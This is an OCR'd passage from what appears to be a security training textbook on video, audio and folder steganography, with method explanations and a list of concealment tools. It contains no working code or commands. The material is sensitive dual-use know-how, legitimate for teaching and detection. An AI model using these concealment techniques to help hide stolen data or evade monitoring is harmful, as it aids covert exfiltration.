
The information hidden in video files is nearly impossible to be recognized by the human eye, as the change in pixel color is also negligible.

The following tools facilitate the hiding of secret information in running videos using video steganography:

- **OmniHide Pro**

  Source: *https://omnihide.com*

  OmniHide PRO allows you to hide any secret file within an innocuous image, video, music file, etc. The user can use or share the resultant stego file like a normal file without anyone knowing the hidden content; thus, this tool enables you to save your secret file from prying eyes. It also enables you to add a password to hide your file and enhance security.



Mask File C:\Users\Administrator\Desktop\Island.jpg

File To hide C:\Users\Administrator\Downloads\file_example_AVI_480_750kB.avi

Output File C:\Users\Administrator\Desktop\Island_Out.jpg

☐ View converted file when complete

Ready.

Figure 6.170: Screenshot of OmniHide PRO

Some examples of video steganography tools are as follows:

- RT Steganography (*https://rtstegvideo.sourceforge.net*)
- StegoStick (*https://sourceforge.net*)
- OpenPuff (*https://embeddedsw.net*)
- MSU StegoVideo (*http://www.compression.ru*)

Audio Steganography

In audio steganography, the user embeds the hidden messages in a digital sound format. Audio steganography allows you to conceal secret message within an audio file such as a WAV, AU, or even MP3 audio file. It embeds secret messages in audio files by slightly changing the binary sequence of the audio file. Changes in the audio file after insertion are not easily detectable, and in this way, the secret messages can be secured from prying ears.

The carrier audio file should not be allowed to be distorted to avoid detection of hidden messages. Therefore, one should embed the secret data in such a way that a slight change in the audio file can go unnoticed upon listening. One can hide information in an audio file by replacing the LSB or by using frequencies that are not audible to the human ear (>20,000 Hz).




Figure 6.171: Audio steganography process

Audio Steganography Methods

There are certain methods available to conceal your secret messages in audio files. Some methods implement an algorithm that relies on inserting the secret information in the form of a noise signal, while other methods believe in exploiting sophisticated signal-processing techniques to hide information.

The following methods can be used to perform audio steganography to hide information:

- **Echo Data Hiding**

  In the echo data hiding method, you can embed the secret information in the carrier audio signal by introducing an echo into it. Three parameters of echo are used, namely initial amplitude, decay rate, and offset or delay, to hide the secret data. When the offset between the carrier signal and echo decreases, they combine at a certain point of time at which the human ear cannot distinguish between the two signals. At this point, you can hear an echo as an added resonance to the original signal. However, this point of indistinguishable sounds depends on factors such as quality of the original audio signal, type of sound, and listener acuity.

  To encode the resultant signal into binary form, two different delay times are used. These delay times should be below the level of human perception. Parameters such as decay rate and initial amplitude should also be set below threshold audible values so that the audio cannot be heard.

- **Spread Spectrum Method**

  This method uses two versions of the spread spectrum: direct-sequence spread spectrum (DSSS) and frequency-hopping spread spectrum (FHSS).

  - **Direct-Sequence Spread Spectrum (DSSS)**: DSSS is a frequency modulation technique where a communication device spreads a signal of low bandwidth over a broad frequency range to enable the sharing of a single channel between multiple users. The DSSS steganography technique transposes the secret messages in radio wave frequencies. DSSS does introduce some random noise to the signal.

  - **Frequency-Hopping Spread Spectrum (FHSS)**: In FHSS, the user alters the audio file's frequency spectrum so that it hops rapidly between frequencies. The spread spectrum method plays a significant role in secure communications, both commercial and military.

- **LSB Coding**

  LSB encoding works similarly to the LSB insertion technique, in which users can insert a secret binary message in the least significant bit of each sampling point of the audio signal. This method allows one to hide enormous amounts of secret data. It is possible to use the last two significant bits to insert secret binary data, but at the risk of creating noise in the audio file. Its poor immunity to manipulation makes this method less adaptive. You can easily identify extra hidden data because of channel noise and resampling.

- **Tone Insertion**

  This method involves embedding data in the audio signal by inserting low-power tones. These tones are not audible in the presence of significantly higher-power audio signals, and therefore the presence of the secret message is concealed. It is exceedingly difficult for an eavesdropper to detect the secret message from the audio signal. This method helps to avoid attacks such as low-pass filtering and bit truncation. The audio steganography software implements one of these audio steganography methods to embed the secret data in the audio files.

- **Phase Encoding**

  Phase coding is described as the phase in which an initial audio segment is substituted by a reference phase that represents the data. It encodes the secret message bits as phase shifts in the phase spectrum of a digital signal, achieving a soft encoding in terms of the signal-to-noise ratio.


Audio Steganography Tools

There are many tools available on the market that can help to hide secret information in an audio file. The following are some examples of audio steganography tools to hide secret information in audio files:

- **DeepSound**

  Source: *http://jpinsoft.net*

  DeepSound allows you to hide any secret data in audio files (WAV and FLAC). It also allows you to extract secret files directly from audio CD tracks. In addition, it can encrypt secret files, thereby enhancing security.



Carrier audio files ;

	File	Dir	Size (MB)
a	APE.ape	D:\Audio	22.4 MB
f	FLAC.flac	D:\Audio	25.9 MB
▶	WMA.wma	D:\Audio	21.4 MB

Secret files in D:\Audio\WMA.wma:

Output audio file quality ○ Low ● Normal ○ High

Free space for secret files : 7.8 MB

	Secret file name	Size (MB)
	D:\SecretFiles\SecretFile1.pdf	3.4 MB
	D:\SecretFiles\SecretFile2.doc	0.2 MB
	D:\SecretFiles\SecretFile3.jpg	< 0.1 MB

Output directory : C:\Users\Jospin\Documents\

Figure 6.172: Screenshot of DeepSound

Some examples of audio steganography tools are listed as follows:

- BitCrypt (*http://bitcrypt.moshe-szweizer.com*)
- StegoStick (*https://sourceforge.net*)
- MP3Stego (*https://www.petitcolas.net*)
- QuickCrypto (*http://www.quickcrypto.com*)
- spectrology (*https://github.com*)

Folder Steganography

Folder steganography refers to hiding secret information in folders. Files are hidden and encrypted within a folder and are not seen by standard Windows applications, including Windows Explorer. In this process, the user moves the file physically but still stays associated to its original folder for recovery.

Folder Steganography Tools

- **GiliSoft File Lock Pro**

  Source: *https://gilisoft.com*

  GiliSoft File Lock Pro restricts access to files, folders, and drivers by locking, hiding, or password-protecting them. Attackers can thus use this tool for these purposes. With this program, nobody can access or destroy the attacker's data without a password.

